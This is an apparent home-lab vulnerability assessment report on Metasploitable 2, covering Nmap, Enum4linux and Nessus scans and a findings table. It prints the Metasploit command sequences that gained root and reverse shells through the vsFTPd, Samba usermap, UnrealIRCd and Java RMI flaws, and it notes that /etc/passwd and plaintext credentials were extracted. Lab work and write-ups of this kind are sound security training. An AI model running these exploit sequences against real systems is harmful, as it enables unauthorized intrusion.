Metasploitable 2 Vulnerability Assessment Report

Table of Contents

1. **Introduction**
2. **Executive Summary**
3. **Methodology**

    3.1 Information Gathering

    3.2 Scanning & Enumeration

    3.3 Vulnerability Analysis

    3.4 Exploitation

    3.5 Post-Exploitation

4. **Findings & Risk Assessment**
5. **Recommendations**
6. **Conclusion**

1. Introduction

This report details a vulnerability assessment conducted within a controlled home laboratory environment. The primary objective was to analyze the security posture of a deliberately vulnerable target, Metasploitable 2, by identifying and validating exploitable flaws from a dedicated attacker machine. The network topology consisted of two virtual machines on an isolated network segment:

- **Target Machine (Metasploitable 2):** 192.168.134.129
- **Attacker Machine (Kali Linux):** 192.168.134.128

The assessment methodology simulated a real-world attack lifecycle, encompassing network discovery, service enumeration, automated and manual vulnerability analysis, and controlled exploitation to confirm the severity of the findings.

This report provides a comprehensive walkthrough of the entire process, from initial service fingerprinting to the successful exploitation of critical, well-known vulnerabilities, including the **vsFTPd backdoor** (CVE-2011-2523), a **Samba remote code execution flaw** (CVE-2007-2447), and the **UnrealIRCd backdoor** (CVE-2010-2075). The results highlight the tangible risks posed by unpatched services and serve as a practical demonstration of the importance of diligent patch management and security hardening in any production environment.

2. Executive Summary

This report presents the results of a vulnerability assessment conducted within an isolated home lab environment. The objective was to identify and validate security weaknesses on a Metasploitable 2 virtual machine by simulating real-world attack scenarios.

The key machines in this assessment were:

- **Target Machine (Metasploitable 2):** 192.168.134.129
- **Attacker Machine (Kali Linux):** 192.168.134.128

The assessment identified numerous vulnerabilities, with the most critical being:

- **vsFTPd 2.3.4 Backdoor (CVE-2011-2523):** Allowing unauthenticated remote command execution.
- **Samba "username map script" RCE (CVE-2007-2447):** Enabling unauthenticated command injection.
- **UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075):** Permitting remote command execution via a trojanized service.

These critical vulnerabilities were confirmed and exploited using the Metasploit Framework, providing proof-of-concept attacks that resulted in immediate **root-level access** to the target system. The analysis also revealed a multitude of other outdated services, exposed ports with legacy protocols (Telnet, rsh), and default configurations that significantly increase the attack surface.

Risk Assessment:

- Multiple critical services were exposed without authentication, providing direct paths to compromise.
- Attackers can escalate from zero knowledge to full system control (root) in minutes.
- The compromised host could be used as a pivot point for further attacks against other systems on the network.

Recommendations

Immediate remediation should include patching or removing the backdoored services (vsFTPd, Samba, UnrealIRCd), disabling all unused and insecure protocols, implementing a host-based firewall, and changing all default credentials.

This assessment underscores the critical importance of regular vulnerability scanning and timely patch management to defend against well-known exploits and reduce an organization's overall security risk.

3. Methodology

3.1 Information Gathering

The information gathering phase is critical in any vulnerability assessment for defining the scope and understanding the landscape of the target environment. This phase involves active reconnaissance to identify live hosts, open ports, running services, and operating system details to build a profile of the target.

For this assessment, the Kali Linux machine (IP: 192.168.134.128) was used as the attacker system. The primary objective was to perform a detailed enumeration of the single target machine on the isolated lab network:

- **Target Machine (Metasploitable 2):** 192.168.134.129


Active Reconnaissance

Active network scanning was performed using **Nmap** to gather detailed intelligence about the target, including:

- Open TCP ports and the services running on them.
- Precise application versions for each service.
- Potential vulnerabilities using the Nmap Scripting Engine (NSE).

Example commands used:

- **Service & Version Scan:** sudo nmap -sS -sV -T4 –Pn 192.168.134.129



This scan mapped the target's attack surface and provided the version details that were essential for the subsequent vulnerability analysis and exploitation stages.


3.2 Scanning & Enumeration

The scanning and enumeration phase focuses on actively probing the target host to identify open ports, running services, and their specific versions. This information is essential, as it forms the basis for vulnerability analysis by revealing outdated software and potential misconfigurations that can be exploited.

With the target identified as Metasploitable 2 (192.168.134.129), a series of scans were launched from the attacker machine (192.168.134.128) to build a detailed inventory of its attack surface.


An initial service and version detection scan was performed using **Nmap**. The results provided a clear map of all listening services and their respective versions, which is a critical first step for identifying potential vulnerabilities.

Nmap Service & Version Scan Results:




Following the initial port scan, deeper enumeration was performed on specific high-value services. **Enum4linux** was used to query the Samba (SMB) service on ports 139 and 445 to gather detailed information about shares, users, and the domain, which is crucial for identifying misconfigurations and potential exploit paths.

Enum4linux Samba Enumeration Results:



To complement the manual and scripted scanning, an automated vulnerability scan was conducted using **Nessus Essentials**. This provided a broad, plugin-based assessment that efficiently identified a wide range of known vulnerabilities, misconfigurations, and missing patches across all discovered services.

Nessus Scan Summary:




The combined data gathered from Nmap, Enum4linux, and Nessus was foundational for the subsequent vulnerability analysis and exploitation stages documented in this report.

3.4 Vulnerability Analysis

The vulnerability analysis phase focuses on correlating the enumerated services and versions with known security weaknesses. This is achieved through a combination of automated scanning tools and manual verification to build a clear picture of the target's attack surface and prioritize threats for exploitation.

To perform an initial vulnerability analysis, an **Nmap** script scan was executed from the Kali machine (192.168.134.128) against the Metasploitable 2 target (192.168.134.129):


```
nmap --script vuln 192.168.134.129
```



This command utilizes Nmap's vulnerability-focused scripts to detect common, publicly documented flaws in the services identified during the enumeration phase.

To complement the Nmap scan, a **Nessus Essentials** scan was also conducted, providing a broader, plugin-based assessment of the target's vulnerabilities.

Nessus Scan Summary:



The combined results from these scans uncovered multiple critical vulnerabilities, many of which are easily exploitable and lead to full system compromise. The most significant findings are summarized below:

Port	Service	Version	Vulnerability	CVE
21/TCP	FTP	vsFTPd 2.3.4	Backdoor Command Execution	CVE-2011-2523
139/TCP	Samba	Samba 3.0.20	"username map script" Remote Code Execution	CVE-2007-2447
6667/TCP	IRC	UnrealIRCd 3.2.8.1	Backdoor Remote Code Execution	CVE-2010-2075
1524/TCP	ingreslock	(bindshell)	Default Root Shell (Intentional Backdoor)	N/A
5900/TCP	VNC	VNC	Weak/Default Password ("password")	N/A
8180/TCP	HTTP	Apache Tomcat	Slowloris DoS, Default Credentials	CVE-2007-6750

These findings illustrate a critically exposed and poorly secured system, vulnerable to immediate takeover.

Key Observations

1. **Critical Risks (CVSS ≥ 9.8):**
   - The **vsFTPd**, **Samba**, and **UnrealIRCd** vulnerabilities provide distinct, unauthenticated paths to immediate root access.
   - The intentional **bindshell** on port 1524 and the default **VNC password** also allow for trivial, unauthenticated system compromise.
2. **High-Risk Services:**
   - Numerous other services are running outdated versions with known vulnerabilities, such as Apache 2.2.8, ProFTPD 1.3.1, and PostgreSQL 8.3.
   - Legacy and insecure protocols like Telnet, rsh, and rlogin are enabled, posing a risk of credential sniffing and unauthorized access.

With multiple high-impact vulnerabilities confirmed, the next step is to select key targets for proof-of-concept exploitation.

Preparing for Exploitation

To validate the findings, exploits for the most critical vulnerabilities were identified using local exploit databases.

vsFTPd Backdoor: searchsploit vsftpd 2.3.4

```
┌──(kali㉿DESKTOP-Q8RMRPL)-[~]
└─$ searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Samba "username map script" RCE: searchsploit samba 3.0.20

```
┌──(kali㉿DESKTOP-Q8RMRPL)-[~]
└─$ searchsploit samba 3.0.20
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                    | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)          | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                     | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                             | linux_x86/dos/36741.py
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

UnrealIRCd Backdoor: searchsploit unrealircd 3.2.8.1

```
┌──(kali㉿DESKTOP-Q8RMRPL)-[~]
└─$ searchsploit unrealircd 3.2.8.1
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                              | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                                   | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                            | linux/remote/13853.pl
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

3.5 Exploitation

The exploitation phase transitions from analysis to action, using the identified vulnerabilities to gain unauthorized access to the target system. This step serves as a proof-of-concept, demonstrating the real-world impact of the discovered security flaws. During this assessment, three critical remote code execution (RCE) vulnerabilities were successfully exploited.

3.5.1 Exploitation of vsFTPd 2.3.4 Backdoor (CVE-2011-2523)


The vsFTPd 2.3.4 service on port 21/tcp was identified as containing a backdoor. This vulnerability was exploited to gain an interactive root shell.

- **Tool Used:** Metasploit Framework (msfconsole)
- **Exploit Module:** exploit/unix/ftp/vsftpd_234_backdoor
- **Process:**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.134.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

- **Result:** The exploit successfully triggered the backdoor, opening a command shell session as the root user, granting complete control over the target system.

Evidence of vsFTPd Exploitation:



3.5.2 Exploitation of Samba "username map script" RCE (CVE-2007-2447)


The Samba 3.0.20 service on ports 139/445 was vulnerable to a command injection flaw. This was exploited to gain a root-level reverse shell.

- **Tool Used:** Metasploit Framework (msfconsole)
- **Exploit Module:** exploit/multi/samba/usermap_script
- **Process:**

```
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.134.129
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.134.128
msf6 exploit(multi/samba/usermap_script) > exploit
```

- **Result:** A reverse shell connection was established from the target back to the attacker machine, providing a command prompt with root privileges.

Evidence of Samba Exploitation:



3.5.3 Exploitation of UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)


The UnrealIRCd service on port 6667/tcp was confirmed to be a trojanized version containing a backdoor, allowing for unauthenticated remote code execution.

- **Tool Used:** Metasploit Framework (msfconsole)
- **Exploit Module:** exploit/unix/irc/unreal_ircd_3281_backdoor
- **Process:**

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.134.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.134.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
```

- **Result:** The exploit successfully leveraged the backdoor to establish a reverse shell, granting the attacker root access to the system.

Evidence of UnrealIRCd 3.2.8.1 Exploitation:



3.5.4 Exploitation of Java RMI Server Misconfiguration


The Java RMI service on port 1099/tcp was found to have an insecure default configuration that allows remote class loading, leading to RCE.

- **Tool Used:** Metasploit Framework (msfconsole)
- **Exploit Module:** exploit/multi/misc/java_rmi_server
- **Process:**

```
msf6 > use exploit/multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.134.129
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.134.128
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

- **Result:** A Meterpreter session was successfully opened, providing an advanced, feature-rich shell and extensive control over the compromised target.

Evidence of Java RMI Server Exploitation:



3.6 Post-Exploitation

- Extracted sensitive files (e.g., /etc/passwd).
- Retrieved **plaintext credentials** from Samba shares.
- Identified **weak password policies**

4. Findings & Risk Assessment

During the vulnerability assessment process, several critical vulnerabilities were identified on the Metasploitable 2 target machine (IP: 192.168.134.129). These vulnerabilities represent a significant security risk and were successfully exploited using automated techniques, confirming their presence and impact. The summary of key findings and their associated risk levels is given below:

1. vsFTPd 2.3.4 – Backdoor Command Execution (CVE-2011-2523)

- **Port:** 21 (FTP)
- **Description:** The version of vsFTPd running contains a malicious backdoor that allows remote code execution with root privileges.
- **Risk Level:** Critical
- **Impact:** Complete system compromise, unauthorized remote shell access as root.
- **Likelihood:** High
